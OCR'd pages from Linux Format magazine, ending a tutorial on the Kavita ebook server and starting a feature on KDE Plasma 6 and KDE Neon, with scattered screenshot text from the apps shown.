The People tab is where you can build a database of contributors to the publication or book. At its basic level, you can simply supply the writer (or author), but there are many other fields, too – aimed primarily at comic books, but some can be translated to other mediums, such as Publisher, Editor and Character (for fiction series).


Search
General
Metadata
People
Web Links
Cover Image
Related
Info
Add Relationship
Close
Save

Terminal.guides Details


Not sure what relationship to add? See our wiki for hints.

Target Series	Relationship
Tutorials (Linux Format)	Other
Features	Adaptation

Features (Linux Format)

4 Add other details

The Web Links page enables you to link to any websites you wish – such as the author, publisher or magazine's own homepage, such as **Linuxformat.com**. Use the Cover Image to pick a different image – either from the other documents in the series, or by uploading your own. Finally, Related enables you to link the series to others.



Book Settings
Close Reader

Section
3 55

Settings | Table of Contents

General Settings

Reader Settings

Reading Direction: → Left to Right
Writing Style: ↔Horizontal
Tap Pagination: Off
Immersive Mode: Off
Fullscreen: Enter
Layout Mode: Scroll | 1 Column | 2 Column

Color Theme

CHAPTER II.
ENT BARBICANE'S COMMUNICAT

)ctober, at eight p.m., a dense crowd pressec
un Club at No. 21 Union Square. All the men
nt in Baltimore attended the invitation of their
esponding members, notices were delivered
eets of the city, and, large as was the great hall
ommodate the crowd of *savants*. They overflo
down the narrow passages, into the outer court
he vulgar herd who pressed up to the doors, ea
nt ranks, all eager to learn the nature of th
President Barbicane; all pushing, squeezing,
dom of action which is so peculiar to the m
of "self-government."

Kavita's built-in readers work with PDF, EPUB and CBZ files. The EPUB reader gives you full control over your book's layout.

different in-browser readers for different formats, so PDF files display differently from EPUB. In both cases, the book is displayed with its pages top-down (so scroll down to read through it). At the top you'll find a series of controls – the PDF viewer has more buttons to choose from (roll your mouse over one to reveal what it does). Use the hamburger (☰) icon in the top-right to change viewing options, such as displaying pages in spreads and scrolling horizontally between pages rather than vertically. The button on the left reveals a navigation page with page thumbnails you can scroll through to jump more quickly to where you need to go.

The EPUB reader looks barer at first glance but click the menu icon to reveal a slide-out menu, offering both comprehensive Settings and a Table of Contents view. If you double-click on a page to reveal the option required to create a bookmark, you can access those from the Table of Contents section.

In both cases, when you close the reader, *Kavita* records where you are in the book – you'll see the Read button now says Continue, and the book also appears in the On Deck section on your homepage.

For those using *Kavita* to manage comic book libraries, *Kavita's* Comic Manga Reader (which works with CBZ files you can obtain from sites like **https://archive.org/details/comics**) is the only one to work with the Bookmarks shortcut you can access directly from *Kavita's* main navigation menu. When browsing comics, press the Space bar to bring up the controls – the bookmark button is in the top-right corner.

Sadly, there's no official app for browsing your content from your desktop, phone or tablet – you can, of course, use your mobile browser (save the website as a shortcut to your home screen) or visit **https://wiki.kavitareader.com/en/faq/external-readers** for a guide to using selected apps. One of the most versatile is *KOReader* (**https://koreader.rocks**), which you can install on Linux, Android and Kindle Legacy models.

Finally, Bookmarks enable you to save individual pages for reading or downloading. This only works with *Kavita's* Comic Manga Reader; the EPUB Book Reader can save bookmarks, but only internally, while the PDF Reader offers no bookmarking tools at all.

Server tweaks

There are two areas where you can tweak settings in *Kavita.* Your personal user preferences are accessible via the Settings option under your username at the top-right. Selecting this reveals your User Dashboard, with settings spread out over six tabs. The default Preferences tab enables you to tweak the look and behaviour of the main web interface as well as the built-in image (comic book) and book (EPUB) readers.

Visit the Account tab to change your password and email – you'll see a greyed-out Age Restriction option, which only applies to other users of your server *(see the box, right).* The 3rd Party Clients provides the API Key and OPDS URL you need to plug your *Kavita* server into third-party readers such as *KOReader.*

The Theme tab enables you to switch the interface skin but requires you to click the Theme GitHub link to find more themes to download (with instructions). Use the Devices tab to configure ereaders – you'll see entries for Kindle, Kobo and PocketBook along with a Custom entry. Once configured, you can push books to your ereader via email.

The final tab enables you to review your activity via stats – info such as total pages read, time spent reading and average time per week mingle with the ability to analyse your reading over set periods.

The other settings button – found sandwiched between the activity meter and your username – takes you to the Admin Dashboard. Most of the options here are self-explanatory, but take the time to visit the Statistics tab for information on your library's content as well as how others are using it. **LXF**

» SHARE YOUR LIBRARIES

One of *Kavita's* strengths is that it enables you to share your libraries with others. If you want to share with people outside your home, you need to configure *Kavita* to work through your remote proxy.

To set this, open the Admin Dashboard via the main settings button (next to your username in the top-right corner of the *Kavita* user interface) and switch to the Users tab. Click the Invite button to set up a new user, but note the warning about email – if you've not already done so, close the invite pop-up, then switch to the Email tab to configure *Kavita* to send emails.

After inputting their email address, you can assign roles to that person – while we recommend limiting Admin to yourself or maybe one other trusted user, other roles include allowing downloads, changing passwords, setting bookmarks and setting read-only so they're unable to make changes to metadata or other settings.

Next to this is a list of all currently available libraries – you can automatically grant them access to all libraries or restrict them to specific content. Once done, scroll down to reveal an Age Rating Restriction section, perfect for restricting library access to the younger members of your household.

Once done, click Invite and an email is sent with instructions for completing the registration. There's also a Setup User button next to the user's entry under Users, which can be used to set their account up immediately.

» KEEP READING US EACH MONTH Subscribe now at http://bit.ly/LinuxFormat

Ultimate desktop upgrade

Transform your desktop with hot KDE Plasma and a little **Jonni Bidwell**.

If you've never heard of KDE, you're missing out on a fantastic desktop experience. Or maybe you have heard of it, but recall it bringing your system to a crawl in the 2010s. Rest assured those days are gone and despite looking beautiful, KDE Plasma (to give the desktop its proper title) is quite light on resource usage.

Trying out the latest KDE Plasma offerings used to be tricky. You'd generally have to wait until the release cadence allowed for it to be included in a major distribution. Even then you'd run into packaging or compatibility issues. But thanks to KDE Neon, this is no longer the case. KDE Neon is based on Ubuntu, but includes the latest KDE workings, so you get all the newest desktop offerings on a rock-solid foundation. We show you how to install Neon and get the most out of it.

We've also got tips on how to install KDE Plasma alongside your current desktop, so you can switch between what you know and what you want to know. We cover everything the tweakiest of desktop tweakers will want to (er) tweak, too, and explain how to use the *KDE Connect* app on any distro, so you can get your PC and your mobile devices working in harmony.

CREDIT: Magictorch

Enter the K desktop environment and apps

Introducing KDE Plasma 6.0 and the surrounding terminology.

Anyone who can name two Linux desktop environments off the top of their heads (admittedly a small sample of the general population) will very likely say "Gnome and KDE". This duality was even brought up in *Mr Robot*. But, at least for the last decade or so, it seems as though KDE Plasma (to give it its correct title) has always played second fiddle to Gnome. This is perhaps unfair. Lots of other desktop environments exist, and most of these are based on *GTK* (the toolkit that underlies Gnome). Over the last decade, *GTK* has become inextricably linked *[that is not a good pun – ed]* to certain Gnome libraries. So, by journalistic oversimplification, we might get away with saying that lots of these other desktops (MATE, Budgie, Xfce, Cinnamon and even the reboot of Unity) incorporate a significant portion of Gnome plumbing, even if they don't look like it.

KDE Plasma uses the *Qt* (often pronounced "cute") toolkit, which has vastly different origins (we'll get into the ins and outs of the two toolkits and related nomenclature later; do bear with us). As far as desktop use goes, *Qt* is only used in KDE Plasma and LXQt (the lightweight desktop used in Lubuntu). In contrast to *GTK*, *Qt* has become much very much decoupled from the rest of the KDE ecosystem. This (specifically the strict delineation of *Qt*, KDE Frameworks and the KDE Applications themselves) was one of the major achievements of KDE Plasma 5, which we wrote about back in **LXF206**. There we noted the desktop was slicker, less bloated and much more welcoming to newcomers than its predecessor (which by the end of its tenure was called KDE SC4).


In February, KDE Plasma 6.0 was released, and we have been itching to write about it ever since. But we figured it diplomatic to wait until the bugs were ironed out first. So here we are, writing just after KDE 6.0.4 has been released, scratching that itch. Those who remember the (lengthy and arduous) transition from KDE 4 to KDE Plasma 5 will surely recall that the two releases were cosmetically (and also constitutionally) very different. We'll clear one thing up right now to avoid disappointment: KDE Plasma 6 does not look hugely different from its predecessor. There aren't really any new flashy user-facing features. Indeed, a lot of the changes are incremental continuations of the structure introduced in KDE Plasma 5. That notwithstanding, there are some major under-the-hood changes and an all-round great desktop. Over the page we show you KDE Neon, the easiest way to sample this latest effort.

» KDE LORE

The first release of KDE happened in 1998, back when "year of the Linux desktop" referred to the fact that it took you about a year to get a working Linux desktop. Back then the acronym stood for Kool Desktop Environment, and was also a tongue-in-cheek jab at the Common Desktop Environment (CDE) used by most commercial Unix-es at the time.

We're old enough to remember using KDE 2 at the beginning of the millennium, which introduced the many-faced *Konqueror* (at once a file manager, web browser and document viewer), as well as many other applications and libraries beginning with K. But it was its successor that really saw KDE going mainstream. KDE 3 distinguished itself from Gnome 2 by being more Windows-like. It had a post-Windows 95-style Applications (Start) menu and a fetching blue theme (so former XP users seeking refuge would feel a little more at home). Gnome 2 was by comparison more akin to Mac OS (as it was then capitalised), with its top menu bar and the immutable cascading Applications menu therein.

KDE 4 was like Marmite. You either loved it or hated it. It was nothing if not configurable, but it shipped with lots of desktop effects turned on by default. Which was no use if you didn't have a fancy graphics card, or if its drivers weren't set up just right. A common criticism was that it was "too configurable". Users struggled to find exactly where to turn off these effects, or to undo changes they accidentally made (such as inadvertently removing the main panel). Gnome users (and users of other bare-bones desktops) also complained that you couldn't install (even simple) KDE applications without pulling in great swathes of the desktop as dependencies.


bin - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location: /opt/trinity/bin
Default Session: advanced.docbook - Kate
File Edit Document View Bookmarks Tools Sessions Settings Window Help
Line: 53 Col: 24
INS
NORM
advanced.docbook
Find in Files
Terminal
The Editor Component Command Line - Konqueror
Location Edit View Go Bookmarks Tools Settings Window Help
Location: /opt/trinity/share/doc/tde/HTML/en/kate/advanced-editing-tools-commandline.h
Default Session: advance
bin - Konqueror
The Editor Component Co
mc
09:37 am 02/11/14

The Editor Component Command Line

Kate's editor component has an internal command line, allowing you to perform various actions from a minimal GUI. The command line is a text entry in the bottom of the editor area, to show it select View->Switch to Command Line or use the shortcut (default is **F7**). The editor provides a set of commands as documented below, and additional commands can be provided by plugins.

The Trinity Project (https://trinitydesktop.org) is keeping the spirit of KDE 3 alive.


Introducing KDE Plasma 6.0

Get started with one of the most powerful desktops in the world.

Fedora has long been a bastion of the Gnome desktop, and it's been used in Ubuntu since 2017. Pop!_OS's COSMIC is packaged as a Gnome shell extension (although the next version will be a totally separate affair). And SolusOS's Budgie desktop is based on Gnome and retains its look and feel. By comparison, no mainstream distro offers KDE Plasma by default. Sure, desktop-agnostic affairs such as Debian and OpenSUSE all let you select it from the installer. But in terms of distros that ship it (apart from Kubuntu, the Fedora KDE respin and Manjaro KDE) by default, you've got, er, Mageia and KaOS. All fine, don't get us wrong, but not really ones that grab headlines.

Of course, (with determination) you can install KDE on any distribution you like. But it's not something that beginners, or anyone who wants to use their computer rather than mess with it, will necessarily want to do. So, to address this dearth of KDE-focused distros, the team launched KDE Neon in 2021. It uses Ubuntu LTS as a base, but strips out the Gnome desktop and all the Gnome apps. In their stead, we find the very latest KDE Plasma desktop, with the cream of the KDE application suite. Originally, KDE Neon didn't describe itself as a distro, because there weren't enough KDE applications to satisfy most people's expectation of a 'real' distro. But now there are (or perhaps Ubuntu's decision to slim down its bundled selection lowered the bar).

You can read all about KDE Neon at **https://neon.kde.org**, but we're going to focus on installing it. Follow the download link and you're offered four editions: User, Testing, Unstable and Developer. We recommend you start with the User flavour. The Testing edition has some newer components and has undergone some bug testing, so will probably not hurt. And as you might guess (and quoth the website "will contain many bugs") Unstable is on the bleeding edge. The Developer edition is the Unstable edition plus everything you need to contribute to KDE Neon or the wider KDE ecosystem. To clarify, "KDE" refers to that ecosystem and the community around KDE Plasma. The desktop is KDE Plasma, and you often see lazy journalists referring to it as just KDE, which is wrong. If you want to split hairs, the desktop should be called KDE Plasma Desktop, as there is a mobile edition, too, but we feel this digression has been more trouble than it's worth.



Welcome to the KDE neon Testing Edition installer

This program will ask you some questions and set up KDE neon on your computer.

British English (United Kingdom)

KDE Neon's Calamares-powered installer and our in-box guidance will have you running Plasma 6 in no time.


Having chosen your edition, write it to a USB device (you'll find links to KDE's own *Imagewriter* for Linux or Windows in the Download section). You might prefer to use KDE Neon in a virtual machine (VM), in which case follow the instructions and turn on 3D acceleration in the guest. This means ticking a box in *VirtualBox*, or selecting VirtIO video and then ticking a box (in the Spice Graphics section) in *Virtual Machine Manager*. Boot the USB drive (we assume you're familiar with this dance) and you're greeted with a welcome screen.

From here you can go ahead and install KDE Neon, but we recommend hitting Skip first and exploring the

» INSTALLING NEON

When ready, double-click the Install System icon on the desktop. You're asked the usual localisation questions before moving on to the partitioning screen. Neon can happily install alongside other OSes (if space), resizing their partitions as required, which is fine for flavours of Linux, but we caution against resizing a Windows partition. If you really must, it's better to use Windows' own *Disk Management* tool, then return to Neon and install in the newly liberated space. Ideally, you would install Neon on a separate drive from Windows.

If you have lots of flavours of Linux installed, and one you don't like (or that is broken beyond repair), the installer can use that OS's partition and leave the rest alone. KDE Neon requires 10GB, but we recommend allowing much more. Once you've sorted that, choose a username, password and name for your machine. Then hit Install and make a cup of tea or peruse the welcome slideshow (introduced by Konqi, the KDE mascot).



Layout: Folder View

Wallpaper type: Picture of the Day

Provider: Wikimedia Commons

Plasma includes a variety of picture-of-the-day plugins, from the likes of Bing, NASA or Wikimedia Commons (pictured).

live environment. This way you know what you're letting yourself in for. From the get-go, you'll see that KDE Plasma is a traditional-looking desktop. The icon in the lower-left opens an Applications menu and any apps you open appear in the adjacent traditional-looking task bar. A trio of apps are pinned next to the Applications menu for quick access. These are the *Discover* software centre, *Dolphin* file manager and *Firefox* web browser. To the right of the task bar is an orthodox system tray, notifications area, and a date/time widget. If you've tried Gnome and not liked its hypermodern stylings, this might all sound like a breath of fresh air. Or if you're open-minded, maybe you'll enjoy the merits of both these desktop environments.


Open *Dolphin* and you'll find its clean-looking interface belies a very powerful file manager. Most options are available from the 'hamburger' (☰) menu, top-right. You might be shocked at the lack of menu bar, but you can summon it by pressing Ctrl+M, which also disappears the hamburger icon. This is true for a lot of KDE apps, as old-school menu bars are often seen today as a clunky way of getting things done. If you don't like this, just remember that in Gnome the maxim "hamburger uber alles" seems to have taken root, with no native Gnome apps having 'proper' menus. If you push F4 (or go to the Panels section of the hamburger menu), a terminal pops up at the bottom. This is great for doing hybrid file management, since the current directory in the terminal follows you as you navigate the folders in *Dolphin*. Even for virtual filesystems such as Trash and network shares.

Kustomising KDE

You might also notice the drop shadow around the *Dolphin* window. You might think this is stylish, or too shady, or a downright waste of resources. It can be changed from the System Settings (inside the Settings menu of the Applications menu). In the menu on the left, navigate to Colors And Themes in the Appearance & Style section. Then click on the (easily missed) Edit button in the lower-right of the Breeze theme icon. You'll find all the options you need in the Shadows And Outline tab. In contrast to Gnome, KDE is highly configurable (without the need for third-party tools). You'll see what we mean if you look at the array of options just in the Colors And Themes section. In the first option there, you can choose a global theme. Breeze is the default KDE Plasma theme, and besides the de rigueur light and dark offerings, it is now available in an in-between Twilight offering, too.

Go back to the main settings panel and look for Window Management (in the Apps & Windows section). Here you'll find all kinds of knobs to twiddle. If you like eye candy, you'll be powerless to resist the Desktop Effects options. You'll find classic effects (such as Wobbly Windows and the recently resurrected Desktop Cube), as well as accessibility features such as screen magnification and colour blindness corrections. If you're like us (hard of eyesight from years of CRT-induced retina burn) and sometimes lose the cursor on HiDPI displays, the cursor locator effect is a godsend. Once activated, press Windows (referred to as Meta in KDE Plasma) and Ctrl, and a very visible dual-circle arrangement shows you where the cursor is hiding.

Plasma also gives you a choice of Application Launcher stylings. Right-click it and select the Show Alternatives option. From here you can choose between a classical cascading menu affair, a modern full-screen Dashboard (similar to Gnome but with categories listed on the right), or the default Launcher. All of these are summoned with the Windows/Meta key and all enable you to search just by typing (you don't need to go to the effort of clicking the search bar). You can also directly edit the applications and their order by right-clicking the Launcher icon, then choosing Edit Applications. You can even change the icon for the Launcher button.



Select storage device: THNSN5512GPUK NVMe TOSHIBA 512GB - 476.94 GiB (/dev/nvme0n1)

○ **Install alongside**
The installer will shrink a partition to make room for KDE neon Testing Edition.

○ **Replace a partition**
Replaces a partition with KDE neon Testing Edition.

○ **Manual partitioning**
You can create or resize partitions yourself.

Current:

nvme0n1p1 500.00 MiB FAT32
nvme0n1p2 3.00 GiB FAT32
Ubuntu 16.04.7 LTS (16.04) 78.13 GiB ext4
Ubuntu 22.04.4 LTS (22.04) 121.88 GiB ext4
Fedora 32 (Workstation Edition) 40.00 GiB ext4
nvme0n1p7 150.00 GiB ext4
Pop!_OS 22.04 LTS (22.04) 50.00 GiB ext4
nvme0n1p6 16.00 GiB swap


The Neon installer coped with our needlessly complicated quadruple boot arrangement with remarkable aplomb.

»

Getting to know Neon

KDE Plasma and the underlying Neon distro are pretty intuitive, but we've got some pointers to make them even easier.


If you (successfully) installed Neon, after rebooting you'll see a monochrome boot menu listing Neon, any other OSes, as well as some memory test options (which you should never need). Choose Neon, and after a few moments you're presented with a login screen. Keen-eyed users will spot the session-choice box in the lower-left and note that it defaults to Plasma Wayland. More on this later. For now, log in with the credentials you gave at installation, and you're greeted with the welcome screen. There's a bit of repetition from the install slideshow here, but if you forgive that, you'll find helpful links to System Settings, KDE's powerful tooling selection and the *Discover* software centre. All of which we'll cover in a moment.


Vaults
Linux Format secrets
Lock Vault
Show in File Manager
Forcefully Lock Vault
Configure Vault...
15:29
22/04/2024

The existence of our super-secret LXF vault was never supposed to be made public. Oops.

The next screen, though, gives you a quite unique slider control over how much telemetry information you share with the KDE team. It's all anonymous, but in theory, if you turned it up to max, your system configuration and usage habits would be unique enough to fingerprint (but not actually identify) you. Then Konqi, who we met earlier, will invite you to contribute to KDE development. And finally Konqi and friend will ask you to consider donating financially to KDE eV, the German non-profit organisation that supports KDE development. Now it's time to start exploring the distro.

Depending on which edition you installed, there will probably be some updates available. And you'll see a notification indicating this (taking the form of an up arrow) in the system tray. Double-click this to open *Discover.* Like Ubuntu's *Software Center* (whose spelling will forever cause umbrage to British English users), *Discover* acts as both an app store (for discovering new software) and a tool for updating currently installed software. If you need to be dealing with documents and spreadsheets (or presentations, diagrams and charts), you might want to install *LibreOffice*. But consider for a second installing the lighter-weight, and built using the same *Qt* toolkit (see over) as Plasma, *Calligra* office suite (or whatever components of it you want). If you need *LibreOffice*, it's easy to find in *Discover*, and if you notice these details, you'll see that the package you download has been styled to fit in perfectly with the Breeze theme.


Display Configuration * — System Settings
Search...
Display Configuration
Input & Output
Mouse & Touchpad
Keyboard
Touchscreen
Game Controller
Drawing Tablet
Sound
Display & Monitor
Accessibility
Connected Devices
Bluetooth
Disks & Cameras
Thunderbolt
KDE Connect
Printers
Internet
Wi-Fi & Networking
Online Accounts
Reset
Apply

Built-in Screen
(3200x1800@225%)

Resolution: 3200x1800 (16:9)
Scale: 225%
Orientation:
Refresh rate: 60 Hz
RGB range: Automatic
Color Profile: Enter ICC profile path...
Legacy applications (X11): ● Apply scaling themselves
○ Scaled by the system
Screen tearing: ☑ Allow in fullscreen windows


Plasma, as we would hope, supports our QHD screen and even gets the fractional scaling correct.

Since Neon is based on Ubuntu, much of the software (particularly popular applications like *Blender* and *Krita)* that's available only as Snap packages on Ubuntu can be ingested that way on Neon, too. Unlike Ubuntu, though, a default Neon installation includes no Snap packages, so if you are morally opposed to them, you can avoid them altogether. By default, in fact, Snaps are disabled, with Flatpaks (sourced through Flathub) enabled out of the box. You can enable them easily from the settings.

If you use Ubuntu regularly, you might be in the habit of doing updates from the command line with *Apt* – for instance, if something goes wrong with *Software Center* (besides its spelling). If you try to do this with KDE Neon, you'll be gently told off, because its own *Discover* software manager is tightly connected with a different package manager, namely *pkcon* (short for PackageKit config). Thus your `apt update && apt upgrade` habit should be replaced with:

```
$ sudo pkcon refresh
$ sudo pkcon update
```

If you really must, you can still use *Apt*, and it will tell you the alternative syntax that's required. Speaking of Ubuntu, the latest LTS release, 24.04, came out just a little too soon for Plasma 6.0 to be included in the repos (or incorporated as part of Kubuntu). See the box *(below-right)* to see how to use the backports repository to get it.


Home — Discover
Search...
Home
Home
Installed
Fetching updates...
Settings
About
All Applications
Accessibility
Accessories
Developer Tools
Education
Games
Graphics
Internet
Multimedia
Office
Science and Engineering
Tasks (0%)
Editor's Choice
KolourPaint
Paint Program
Krita
Digital Painting, Creative Freedom
GCompris
Multi-Activity Educational game for children 2 to 10
KPatience
Solitaire card game
KMyMoney
Personal finance manager based on double-entry bookkeeping
Elisa
Beautiful no-nonsense music player with online radio support
Yakuake
Drop-down Terminal
KStars
Desktop Planetarium
Skanpage
Multi-page document scanning application

Discover is your one-stop shop for free software, and we think it's more stylish than both Gnome Software and the Ubuntu Software Center.

Get (KDE) Connected

The *KDE Connect* program is popular among users of all desktops, because it's without exception the best tool for dealing with your mobile devices. You can send messages, share files, use a VPN set up on your desktop machine, and much more. It's installed by default on Neon (you'll find it in the Status And Notifications area) and easy to find on other distros. One of its most exciting new features is the ability to use your smartphone as a remote control for your PC, enabling you to shut it down (or perform any number of other automations, depending on your scripting ability) with a single tap.

